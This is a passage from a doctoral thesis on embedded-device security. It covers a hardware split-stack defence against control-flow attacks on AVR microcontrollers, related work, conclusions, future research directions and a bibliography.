


Figure 5.4: Execution *without* IBMAC. At point 1000 the stack is overflowing in the data/BSS section and later on the I/O register memory area.




Figure 5.5: Execution *with* IBMAC enabled. When the return stack and the data stack collide (right after cycle 600), the execution of the program is aborted and restarted. This avoids memory corruption.

behavior, on a MCU where the attacker has full control, IBMAC needs to be permanently enabled. This can be performed using an irreversible configuration fuse. Without this the attacker would be able to restart the MCU on a modified program and deactivate the SSTACKEN configuration register.

Although our stack protection technique prevents control flow attacks as we described, it does not prevent all kind of software or logical attacks. Mainly, non control attacks [CXS$^+$05] are not addressed because they do not rely on a change of the control flow but on overwriting adjacent variables. For example, a buffer overflow could be used to change the value of a variable used as a flag in an *if* statement. This in turn could be used for example to bypass specific controls in the program code.

Regarding the backward compatibility, while most software can run without modifications, the split stack scheme can make the implementation of features such as tasks with context switching and longjump / setjump difficult. Those features requires the software to be able to modify the stack and its control flow. If a kernel execution mode (or execution rings) were available, those features could be implemented safely. However, they cannot be implemented without major changes to the AVR core without the presence of such a privileged mode.

5.4 Related Work

5.4.1 Software approaches

There is a wealth of different proposals on how to solve control flow vulnerabilities. In Control Flow Integrity Abadi et al. [ABUEL05] propose to embed additional code and labels in the code, such that at each function call or return additional instructions a program is able to check whether it is following a *legitimate* path in a precomputed control flow graph. If the corruption of a return address occurs, that would make the program follow a non-legitimate path, then the execution is aborted as malicious action or malfunction is probably ongoing. The main drawback of the approach is the need for instrumentation of the code, although this could be automated by the compiler tool-chain, it has both a memory and computational overhead and thus might be infeasible on resource constrained devices.

Another possible solution was proposed in [BST00]. The authors propose to place a *canary* value between the return pointer and local function variables. The value of the canary value is set in the prologue of each function and is checked for validity in the epilogue. Canaries have been shown to have a number of vulnerabilities [Ale05] and also require additional instructions to be executed at each function calls, thus introducing overheads.

In [YCR09a] Yang et al. introduce a source to source transformation that translates traditional functions calls into a flat program. The transformation is similar to functions in-lining without the usual code size overhead. The main limitation of this technique is that the transformation needs to be performed at source level and therefore requires a complete recompilation of the program. Therefore flattening cannot be applied to binary libraries or existing programs. Moreover, Interrupt handlers cannot easily be flattened as their call site and return address cannot be known in advance.

Address space layout randomization [The03b] can hinder control flow attacks. It is a technique where the base addresses of various sections (`.text`,`.data`,`.bss`, etc.) of a program memory are randomized before each program execution. Although, in[SPP$^+$04] show that the effectiveness of address-space randomization is limited on 32-bit architectures by the number of bits available for address randomization. This problem would be even more severe on embedded systems that typically have a 8-bit or 16-bit address space.

In [Ven00] the authors present StackShield that uses a compiler supported return stack. Where the compiler inserts a header and a trailer to each function in order to copy to/from a separate stack the return address from/to the normal stack. As this is implemented at the compiler level there is no backward compatibility, the programs need to be re-compiled with this modified compiler. Moreover, as additional instructions are introduced there is non negligible a computation and memory overhead.

In [YPPJ06] Younan et al. modifies compilers to generate applications that use up to 5 separated stacks. While the approach, previously discussed in Section 2.2.2.4, appears similar to the one we present in this chapter, the techniques used are different and they are adapted to different kind of systems. The multiple stacks technique introduced there is relying on guard pages to separate the stacks. This is possible only on hardware that has a MMU. Without a MMU it is impossible to make those guard pages and therefore provide some isolation between the stacks. Second, this approach to separate the stack in up to 5 different stacks would waste a lot of memory. On an AVR the stacks would need to be statically allocated and would therefore lead to an innefficient memory usage.

Similarly to our proposal in [XKPI02] the authors propose a return stack mechanism where dedicated `call` and `ret` instructions store and read control flow information from a dedicated stack. However the only guarantee for this return stack integrity is that is located far away the normal stack, which does not prevent modification of the return stack, it just makes it more difficult. Double corruption attacks [Ale05] would allow an attacker to corrupt a data pointer first and then modify an arbitrary memory location on the return stack.

A number of systems already use a separate control flow stack like the PIC microcontroller (for example the pic16[bbM]) or some AVR chips (AVR AT90S1200 [At902]). However those solutions are not designed to improve security. They either allow direct modification of the hardware stack (vulnerable to double corruption) or have a limited stack stored inside the MCU (very limited call depth). For example the AVR AT90S1200 has a return stack supporting only 3 re-entrant routines, if more than 3 re-entrant interrupts or functions calls are performed the hardware return stack is corrupted.

The secure AVR [VIT08] architecture is an evolution of the classical AVR code specifically enhanced for security. It is mainly used in smart cards and “smart” RFID chips. Unfortunately, only very few information are publicly available on those chips, as the manufacturer only provides short summary data sheets for the SecureAVR chips. We therefore cannot say whether their technique resembles the one described in this chapter.

5.5 Conclusion

In this chapter we introduced a split stack technique and an instruction-based memory control that, when combined together, prevent malicious modifications of the control flow. This modified architecture was demonstrated as a modification of an AVR core. The solution presented is well suited for simple embedded systems that do not have a Memory Management Unit while introducing a very lightweight overhead in terms of a hardware implementation and, more importantly, has no extra memory usage. Therefore the presented technique could be implemented with a low extra cost. This technique completely prevents the modification of return addresses and prevent the attacker to craft a stack to in order to use techniques such as return-oriented programming. The technique was successfully implemented as a modification of an existing simulator as well as a soft core on a FPGA.

Chapter 6

Conclusions and Future Directions

Contents

This chapter closes the thesis, recalls its objectives, its contributions and gives research perspectives.

6.1 Objectives of the thsis

Embedded systems have been present since almost the beginning of computer science. However, we are at the beginning of a radical change, as embedded systems tend to be universally connected and ubiquitous. This poses new security challenges that become prominent with their ubiquitous connectivity. This work was motivated by the following questions: are low-end embedded systems vulnerable to similar software vulnerabilities than commodity systems? What defensive techniques exists or which new mitigation techniques would be interesting for such devices? The next section summaries the contributions provided by this thesis to answer those questions.

6.2 Overview of the thesis

In this thesis we first gave an overview of two common constrained embedded systems, the AVR and the MSP430 micro-controllers and their use in wireless sensor nodes. We then make a general overview of typical software attacks and countermeasures.

Are those devices vulnerable to similar software vulnerabilities than commodity systems? We looked at practical feasibility of well known attacks for general purpose computers on AVR micro-controllers, it appeared that, most of the time, they can't succeed unless some new approaches are used. As an example, Harvard architecture devices, with their two separate memory address spaces are not vulnerable to simple stack based buffer overflow that executes code on data memory. However, we showed that using, return-oriented programming, Harvard architecture devices were not immune to code injection attacks. This opens the feasibility of self-spreading malicious code, i.e. worms, on wireless sensor networks based on an Harvard architecture device such as the AVR. This first contribution also motivates that proper measures must be set up to prevent, detect and take actions against such attacks.

What defensive techniques exists on those platforms? For this purpose many approaches exists. We chose to investigate software-based attestation. Software-based attestation allows without any additional hardware to remotely challenge a device to prove that it is genuine. This allows to detect a device infected by malicious code. Software-based attestation relies on the limited memory or computing capabilities of the device, therefore software based attestation is often unfeasible on commodity systems. We analyzed existing code attestation techniques and we found that they were vulnerable to attacks. Moreover, we developed prototypes to evaluate their feasibility in practice. Our analysis showed that it was possible, in practice, to bypass those software attestation techniques. We further proposed a novel approach to prevent those attacks that do not attest its code but all available memories.

Which new mitigation techniques would be interesting for such devices? There are many different approaches that could have been taken for preventing these attacks. Embedded systems do not strongly require backward compatibility, as commodity systems do. Therefore, we have chosen to directly modify the micro-controller memory model to prevent those attacks. This modification provides a separate return stack, the access to this return stack is enforced to be accessible only by call and return instructions. This effectively prevents any malicious change to the return address. It also prevents malicious code present on the device from crafting a fake stack and chaining pieces of code to perform return-oriented programming. This technique has been validated both on a modified simulator, AVRORA, and on a AVR core synthesized on a FPGA.

6.3 Future directions

6.3.1 Attack techniques

While embedded systems are more and more connected and more complex they will be valuable targets to attack. Future work could for example explore how to make code injection more efficient. With the attack we presented in Chapter 3, network monitoring could easily detect malicious activities with an intrusion detection system. The malicious packets could be detected using simple network traffic fingerprinting. An interesting challenge would be to study whether it is possible to use polymorphism in order to avoid detection?

[GN08] showed that if no bootloader is available to inject code it is still possible for malicious data packets to self-replicate across the network. However, the presented attack is relatively limited as it is ephemeral and packets are too small to hold any significant payload. An interesting future work would be to study whether it is possible to make this type of attack more damaging.

Non-control flow attacks have been demonstrated to be feasible [CXS+05] on commodity systems. A research tropic would be to evaluate whether low-end embedded systems are vulnerable to similar attacks in practice.

6.3.2 Defensive techniques

Software in embedded systems is often developed or (at least built) by a single developer or organization. Thus, making changes to the compiler or the micro-controller architecture to add a new defensive technique can be immediately effective as the whole software stack can be updated. This is exactly opposite to commodity systems, where backward compatibility poses a big problem, if a new defense (in the operating system or the architecture) that is too invasive is unlikely to be quickly adopted. Moreover, embedded systems bounded memory and computing capabilities can help to design new protocols. For example, it is reasonable to fill all the memories of a MicaZ node with fresh data for software-based attestation. This would not be possible on a general purpose computer with hundreds of gigabytes of storage capabilities.

However, embedded systems are very constrained and cost sensitive: new defensive techniques cannot rely on high-end or expensive features such as a Memory Management Unit. Those constraints leads to the challenge: which counter-measure would be simple and reliable enough to be used in real deployments or used by the microprocessor industry?

The approach we used in Chapter 5, require little modifications of the hardware architecture and therefore is promising. The ability to modify the architecture opens the possibility to safer future systems. This approach could be used to solve other problems. For example with specific hardware support it would be possible to make code attestation more practical.

6.3.3 Other embedded systems

Security of smartcards software. Despite their different objectives and applications smartcards are often equipped with low-end microcontrollers and have a lots in common with WSNs. They often use similar microcontrollers and share some of their threat models. They also tend to be more and more connected. For example, the recent Javacard 3 standard includes an embedded web server in smartcards. Manufacturers are investing huge research efforts in this field and are implementing many techniques for both hardware and system security on smartcards. This work lead by the industry (new attacks or new security mechanisms) is rarely published in the literature as this is not in the manufacturers' interest. It would be, for example, interesting to see whether *return-oriented programming* is a realistic threat in smartcards or which security mechanisms for software security are present in smartcards.

Cell phones Cell phones are usually equipped with middle to high range micro-controllers and have much larger computing capabilities than the devices we studied in this work. However, they are often used not only for telephony but also many other applications (email, web browsing, location information sharing, banking operations...). Therefore, they contain or process a lot of sensitive personal information of an individual. Those devices are therefore highly valuable targets for attackers. An interesting research challenge is how to establish trust between an user and his cell phone. Another challenge is whether software based attestation on cell phones is at all feasible.

Bibliography

[ABUEL05] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity. In *CCS '05: Proceedings of the 12th ACM conference on Computer and communciations security*, pages 340–353, New York, NY, USA, 2005. ACM.

[AK96] Ross Anderson and Markus Kuhn. Tamper resistance - a cautionary note. In *In Proceedings of the Second Usenix Workshop on Electronic Commerce*, pages 1–11, 1996.

[Ale96] Aleph One. Smashing the stack for fun and profit. Phrack Magazine 49(14), 1996. http://www.phrack.org/issues.html?issue=49.

[Ale05] Steven Alexander. Defeating compiler-level buffer overflow protection. *Usenix LOGIN;*, 30(3), June 2005.

[AMD] AMD. *AMD 64 and Enhanced Virus Protection.*

[At902] Atmel, 2325 Orchard Parkway, San Jose, CA 95131. *8-bit Microcontroller with 1K Byte of In-System Programmable Flash , AT90S1200*, 2002.

[ATM] ATMEL. Atmega128(l) datasheet, doc2467: 8-bit microcontroller with 128k bytes in-system programmable flash.

[bbM] Pin Flash based bit and Cmos Microcontrollers. Pic16f688 data sheet.

[BRSS08] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: generalizing return-oriented programming to risc. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, pages 27–38, New York, NY, USA, 2008. ACM.

[BST00] Arash Baratloo, Navjot Singh, and Timothy Tsai. Transparent run-time defense against stack smashing attacks. In *In Proceedings of the USENIX Annual Technical Conference*, pages 251–262, 2000.

[CAE$^+$07] Nathan Cooprider, Will Archer, Eric Eide, David Gay, and John Regehr. Efficient memory safety for tinyos. In *SenSys*, 2007.

[CF08] Claude Castelluccia and Aurélien Francillon. Sécurité dans les réseaux de capteurs (invited paper). In *SSTIC 08 Symposium sur la Sécurité des Technologies de l'Information et des Communications 2008*, Rennes, France, June 2008.

[CFPS09] Claude Castelluccia, Aurélien Francillon, Daniele Perito, and Claudio Soriente. On the difficulty of software-based attestation of embedded devices. In *CCS '09: Proceedings of the 16th ACM conference on Computer and Communications Security*, New York, NY, USA, November 2009. ACM.

[CHA$^+$07] Jeremy Condit, Matthew Harren, Zachary Anderson, David Gay, and George C. Necula. Dependent types for low-level programming. In *In European Symposium on Programming*, 2007.

[CKN07] Young-Geun Choi, Jeonil Kang, and DaeHun Nyang. Proactive code verification protocol in wireless sensor network. In Osvaldo Gervasi and Marina L. Gavrilova, editors, *ICCSA*, volume 4706 of *Lecture Notes in Computer Science*, pages 1085–1096. Springer, 2007.

[CPM$^+$98] Crispin Cowan, Calton Pu, Dave Maier, Heather Hintony, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security Symposium*, 1998.

[CR07] Nathan Dean Cooprider and John David Regehr. Offline compression for on-chip ram. In *PLDI '07: Proceedings of the 2007 ACM SIGPLAN conference on Programming language design and implementation*, pages 363–372, New York, NY, USA, 2007. ACM.

[CS08] Katharine Chang and Kang Shin. Distributed authentication of program integrity verification in wireless sensor networks. *ACM TISSEC*, 11(3), 2008.

[CSBH08] Justin Cappos, Justin Samuel, Scott M. Baker, and John H. Hartman. A look in the mirror: attacks on package managers. In Peng Ning, Paul F. Syverson, and Somesh Jha, editors, *ACM Conference on Computer and Communications Security*, pages 565–574. ACM, 2008.

[CXS$^+$05] Shuo Chen, Jun Xu, Emre C. Sezer, Prachi Gauriar, and Ravishankar K. Iyer. Non-control-data attacks are realistic threats. In *In USENIX Security Symposium*, pages 177–192, 2005.

[Del05] Gaël Delalleau. Large memory management vulnerabilities; system, compiler, and application issues. CanSecWest 2005, May 2005. Presentation at CanSecWest, article also published in french at SSTIC 2005 "Vulnérabilités applicatives liées à la gestion des limites de mémoire"".

[DeR03] Theo DeRaadt. Advances in OpenBSD. In *CanSecWest*, 2003.

[DHCC06] P.K. Dutta, J.W. Hui, D.C. Chu, and D.E. Culler. Securing the deluge network programming system. *IPSN*, 2006.

[Dou02] John R. Douceur. The sybil attack. In *IPTPS '01: Revised Papers from the First International Workshop on Peer-to-Peer Systems*, pages 251–260, London, UK, 2002. Springer-Verlag.

[ELM$^+$03] Paul England, Butler Lampson, John Manferdelli, Marcus Peinado, and Bryan Willman. A trusted open platform. *Computer*, 36(7):55–62, 2003.

[Eva07] Chris Evans. Sun jdk and jre icc and bmp parser vulnerabilities. Secunia Advisories, May 2007. Secunia Advisory: SA25295.

[FC07] Aurélien Francillon and Claude Castelluccia. TinyRNG: A cryptographic random number generator for wireless sensors network nodes. In *Modeling and Optimization in Mobile, Ad Hoc and Wireless Networks and Workshops, 2007. WiOpt 2007. 5th International Symposium on*, pages 1–7, April 2007.

[FC08] Aurélien Francillon and Claude Castelluccia. Code injection attacks on harvard-architecture devices. In *CCS '08: Proceedings of the 15th ACM conference on Computer and Communications Security*, pages 15–26, New York, NY, USA, October 2008. ACM.

[FGS09] Christopher Ferguson, Qijun Gu, and Hongchi Shi. Self-healing control flow protection in sensor applications. In *WiSec '09: Proceedings of the second ACM conference on Wireless network security*, pages 213–224, New York, NY, USA, 2009. ACM.

[FPC09] Aurélien Francillon, Daniele Perito, and Claude Castelluccia. Defending embedded systems against control flow attacks. In Sven Lachmund and Christian Schaefer, editors, *SECUCODE'09, 1st ACM wokshop on secure code execution*. ACM, November 2009.

[Fra07] Aurelien Francillon. Roadsec&sens : Réseaux de capteurs sécurisés, application à la sécurité routière. Demo at XIVes Rencontres INRIA - Industrie Confiance et Sécurité, October 2007. Demo, of the onging work in the ubisec&sens project, Vehicular Demonstrator.

[GF09] Travis Goodspeed and Aurélien Francillon. Half-blind attacks: Mask ROM bootloaders are dangerous. In Dan Boneh and Alexander Sotirov, editors, *WOOT '09, 3rd USENIX Workshop on Offensive Technologies*. USENIX Association, 2009.

[GKW$^+$02] D. Ganesan, B. Krishnamachari, A. Woo, D. Culler, D. Estrin, and S. Wicker. Complex behavior at scale: An experimental study of low-power wireless sensor networks. Technical report, UCLA Computer Science Department, 2002.

[GN08] Qijun Gu and Rizwan Noorani. Towards self-propagate mal-packets in sensor networks. In *WiSec*. ACM, 2008.

[Goo07] Travis Goodspeed. Exploiting wireless sensor networks over 802.15.4. In *ToorCon 9, San Diego*, 2007.

[Goo08] Travis Goodspeed. Exploiting wireless sensor networks over 802.15.4. In *Texas Instruments Developper Conference*, 2008.

[GV03] Peter D. Grünwald and Paul M. B. Vitányi. Kolmogorov complexity and information theory. with an interpretation in terms of questions and answers. *J. of Logic, Lang. and Inf.*, 12(4):497–529, 2003.

[HB05] Greg Hoglund and Jamie Butler. *Rootkits : Subverting the Windows Kernel.* Addison-Wesley Professional, July 2005.

[HC04] Jonathan W. Hui and David Culler. The dynamic behavior of a data dissemination protocol for network programming at scale. In *SenSys '04: Proceedings of the 2nd international conference on Embedded networked sensor systems*, pages 81–94, New York, NY, USA, 2004. ACM.

[HCSO09] Wen Hu, Peter Corke, Wen Chan Shih, and Leslie Overs. secfleck: A public key technology platform for wireless sensor networks. In Utz Roedig and Cormac J. Sreenan, editors, *EWSN*, volume 5432 of *Lecture Notes in Computer Science*, pages 296–311. Springer, 2009.

[HSH$^+$08] J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. Least we remember: Cold boot attacks on encryption keys. In *USENIX Security Symposium*, 2008.

[Huf62] Huffman, D.A. A method for the constructionof minimum redundancy codes. *Proceedings of the IRE*, 40:1098–1101, 1962.

[IEE06] IEEE Computer Society. *Wireless Medium Access Control (MAC) and Physical Layer (PHY) Specifications for Low-Rate Wireless Personal Area Networks (WPANs)*, June 2006. ISBN 0-7381-4996-9.

[KD06] Ioannis Krontiris and Tassos Dimitriou. Authenticated in-network programming for wireless sensor networks. In *ADHOC-NOW*, 2006.

[KGN07] Donnie H. Kim, Rajeev Gandhi, and Priya Narasimhan. Exploring symmetric cryptography for secure network reprogramming. *ICDCSW*, 2007.

[KJ03] Rick Kennell and Leah H. Jamieson. Establishing the genuinity of remote computer systems. In *SSYM'03: Proceedings of the 12th conference on USENIX Security Symposium*, pages 21–21, Berkeley, CA, USA, 2003. USENIX Association.

[KJB$^+$06] Chongkyung Kil, Jinsuk Jun, Christopher Bookholt, Jun Xu, and Peng Ning. Address space layout permutation (aslp): Towards fine-grained randomization of commodity software. In *ACSAC*, 2006.

[KLNP07] Cynthia Kuo, Mark Luk, Rohit Negi, and Adrian Perrig. Message-in-a-bottle: user-friendly and secure key deployment for sensor nodes. In *SenSys '07: Proceedings of the 5th international conference on Embedded networked sensor systems*, pages 233–246, New York, NY, USA, 2007. ACM.

[Kra05] Sebastian Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. Technical report, suse, September 2005. available at http://www.suse.de/ krahmer/no-nx.pdf.

[KS04] Alexander Klimov and Adi Shamir. New cryptographic primitives based on multiword t-functions. In *Fast Software Encryption, 11th International Workshop, FSE 2004*, pages 1–15, 2004.

[KSA$^+$09] Chongkyung Kil, Emre Can Sezer, Ahmed Azab, Peng Ning, and Xiaolan Zhang. Remote attestation to dynamic system properties: Towards providing complete system integrity evidence. In *to appear in Proceedings of the 39th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2009)*, Lisbon, Portugal, June-July 2009.

[KW03] Chris Karlof and David Wagner. Secure routing in wireless sensor networks: attacks and countermeasures. *Ad Hoc Networks*, 1(2-3):293 – 315, 2003. Sensor Network Protocols and Applications.

[Lar07] Sean Larsson. X server xc-misc extension memory corruption vulnerability. CVE, March 2007. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-1003.

[LC09] Jean-Louis Lanet and Julien Cartigny. Évaluation de l'injection de code malicieux dans une java card,. In *SSTIC 09 Symposium sur la Sécurité des Technologies de l'Information et des Communications 2009*, June 2009.

[LGN06] P.E. Lanigan, R. Gandhi, and P. Narasimhan. Sluice: Secure dissemination of code updates in sensor networks. *ICDCS*, 2006.

[Mic] Crossbow Technology Inc. *Mica2 Datasheet*.

[Mic04] Crossbow Technology Inc. *MicaZ Datasheet*, 2004.

[MKHC07] G. Montenegro, N. Kushalnagar, J. Hui, and D. Culler. Transmission of IPv6 packets over IEEE 802.15.4 networks (RFC 4944). Technical report, IETF, September 2007. http://www.ietf.org/rfc/rfc4944.txt.

[MP08] Wojciech Mostowski and Erik Poll. Malicious code on java card smartcards: Attacks and countermeasures. In *CARDIS 2008*, LNCS, pages 1–16. Springer, 2008.

[NSSP04] James Newsome, Elaine Shi, Dawn Xiaodong Song, and Adrian Perrig. The sybil attack in sensor networks: analysis & defenses. In Kannan Ramchandran, Janos Sztipanovits, Jennifer C. Hou, and Thrasyvoulos N. Pappas, editors, *IPSN*, pages 259–268. ACM, 2004.

[PFK08] Fritz Praus, Thomas Flanitzer, and Wolfgang Kastner. Secure and customizable software applications in embedded networks. In *Proceedings of 13th IEEE International Conference on Emerging Technologies and Factory Automation, ETFA 2008, September 15-18, 2008, Hamburg, Germany*, pages 1473–1480, 2008.

[PS05] Taejoon Park and Kang G. Shin. Soft tamper-proofing via program integrity verification in wireless sensor networks. *IEEE Trans. Mob. Comput.*, 4(3):297–309, 2005.

[RBSS09] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications, 2009. In review.

[RH09] Felix Freiling Ralf Hund, Thorsten Holz. Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In *Usenix security*, 2009.

[RJX07] Riley, Jiang, and Xu. An architectural approach to preventing code injection attacks. *dsn*, 2007.

[RRW05] John Regehr, Alastair Reid, and Kirk Webb. Eliminating stack overflow by abstract interpretation. *Trans. on Embedded Computing Sys.*, 4(4), 2005.

[Sch06] Stefan Schauer. Features of the MSP430 bootstrap loader. TI Application Report SLAA089D, August 2006.

[SCT04] Umesh Shankar, Monica Chew, and J. D. Tygar. Side effects are not sufficient to authenticate software. In *Proceedings of the 13th USENIX Security Symposium*, August 2004.

[SD08] Alexander Sotirov and Mark Dowd. Bypassing browser memory protections; setting back browser security by 10 years. BlackHat USA 2008., Jully 2008. http://www.phreedom.org/research/bypassing-browser-memory-protections/bypassing-browser-memory-protections.pdf.

[Sea08] Robert C. Seacord. *The CERT C Secure Coding Standard (SEI Series in Software Engineering)*. Addison-Wesley Professional, 1 edition, October 2008.

[See89] Donn Seeley. A tour of the worm. In *Proceedings of the Winter USENIX Technical Conference*, San Diego, California, January 1989. Usenix.

[Sha07] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In Sabrina De Capitani di Vimercati and Paul Syverson, editors, *Proceedings of CCS 2007*, pages 552–61. ACM Press, 2007.

[Sko05] Sergei P. Skorobogatov. *Semi-invasive attacks – A new approach to hardware security analysis*. Doctor of Philosophy, University of Cambridge, 2005. ISBN 9729961506.

[SLP$^+$06] Arvind Seshadri, Mark Luk, Adrian Perrig, Leendert van Doorn, and Pradeep Khosla. SCUBA: Secure code update by attestation in sensor networks. In *WiSe '06: Proceedings of the 5th ACM workshop on Wireless security*, pages 85–94, New York, NY, USA, 2006. ACM.

[SLP08] Arvind Seshadri, Mark Luk, and Adrian Perrig. SAKE: Software attestation for key establishment in sensor networks. In *DCOSS '08: Proceedings of the 4th IEEE international conference on Distributed Computing in Sensor Systems*, pages 372–385, Berlin, Heidelberg, 2008. Springer-Verlag.

[SLS+05] Arvind Seshadri, Mark Luk, Elaine Shi, Adrian Perrig, Leendert van Doorn, and Pradeep Khosla. Pioneer: verifying code integrity and enforcing untampered code execution on legacy systems. In *SOSP '05: Proceedings of the twentieth ACM symposium on Operating systems principles*, pages 1–16, New York, NY, USA, 2005. ACM.

[SLZD04] G. Edward Suh, Jae W. Lee, David Zhang, and Srinivas Devadas. Secure program execution via dynamic information flow tracking. In *ASPLOS-XI: Proceedings of the 11th international conference on Architectural support for programming languages and operating systems*, pages 85–96, New York, NY, USA, 2004. ACM.

[SM06] Christopher M. Sadler and Margaret Martonosi. Data compression algorithms for energy-constrained devices in delay tolerant networks. In *SenSys '06: 4th international conference on Embedded networked sensor systems*, pages 265–278, New York, NY, USA, 2006. ACM.

[SMKK05] Mark Shaneck, Karthikeyan Mahadevan, Vishal Kher, and Yongdae Kim. Remote software-based attestation for wireless sensors. In Refik Molva, Gene Tsudik, and Dirk Westhoff, editors, *ESAS*, volume 3813 of *Lecture Notes in Computer Science*, pages 27–41. Springer, 2005.

[Sol97] Solar Designer. *return-to-libc attack*. Bugtraq mailing list, August 1997. http://seclists.org/bugtraq/1997/Aug/0063.html.

[Spa89a] Eugene H. Spafford. The internet worm incident. In Carlo Ghezzi and John A. McDermid, editors, *ESEC*, volume 387 of *Lecture Notes in Computer Science*, pages 446–468. Springer, 1989.

[Spa89b] Eugene H. Spafford. The internet worm program: an analysis. *SIGCOMM Comput. Commun. Rev.*, 19(1):17–57, 1989.

[SPP+04] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *CCS*. ACM, 2004.

[SPvDK04a] Arvind Seshadri, Adrian Perrig, Leendert van Doorn, and Pradeep Khosla. Using SWATT for verifying embedded systems in cars. In *Proceedings of Embedded Security in Cars Workshop (ESCAR 2004)*, November 2004.

[SPvDK04b] Arvind Seshadri, Adrian Perrig, Leendert van Doorn, and Pradeep K. Khosla. SWATTLL: SoftWare-based ATTestation for embedded devices. In *IEEE Symposium on Security and Privacy*, pages 272–, 2004.

[Sto05] Ivan Stojmenović, editor. *Handbook of Sensor Networks: Algorithms and Architectures*. Willey-Interscience, November 2005. ISBN: 978-0-471-68472-5.

[TDV08] Nicolas Tsiftes, Adam Dunkels, and Thiemo Voigt. Efficient sensor network reprogramming through compression of executable modules. In *Proceedings of the Fifth Annual IEEE Communications Society Conference on Sensor, Mesh, and Ad Hoc Communications and Networks*, June 2008.

[Tex] Texas Instruments. Msp430 f1611 datasheet. Available at http://www-s.ti.com/sc/ds/msp430f1611.pdf.

[The03a] The PaX Team. Pax, 2003. http://pax.grsecurity.net.

[The03b] The PaX Team. PaX address space layout randomization (aslr)., March 2003. http://pax.grsecurity.net/docs/aslr.txt.

[The08] The Linux man-pages project. Linux programmer's manual, alloca(3) man page, January 2008. http://www.kernel.org/doc/man-pages/online/pages/man3/alloca.3.html.

[TLP05] Ben L. Titzer, Daniel K. Lee, and Jens Palsberg. Avrora: scalable sensor network simulation with precise timing. In *IPSN '05: Proceedings of the 4th international symposium on Information processing in sensor networks*, page 67, Piscataway, NJ, USA, 2005.

